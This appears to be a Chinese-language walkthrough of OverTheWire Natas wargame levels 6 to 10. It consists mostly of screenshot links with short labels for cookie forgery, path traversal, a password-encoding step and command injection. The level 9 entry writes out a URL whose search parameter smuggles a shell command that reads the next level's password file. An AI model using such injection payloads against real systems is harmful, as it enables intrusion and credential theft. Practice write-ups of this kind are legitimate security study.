cookie伪造
第6关


第7关

路径穿越
第8关


这里是先对密码进行base64加密,然后反转,最后转hex,所以
第9关
命令执行漏洞
http://natas9.natas.labs.overthewire.org/index.php?needle=%3B+cat%20/etc/natas_webpass/natas10+%22%22+%3B&submit=Search
第10关
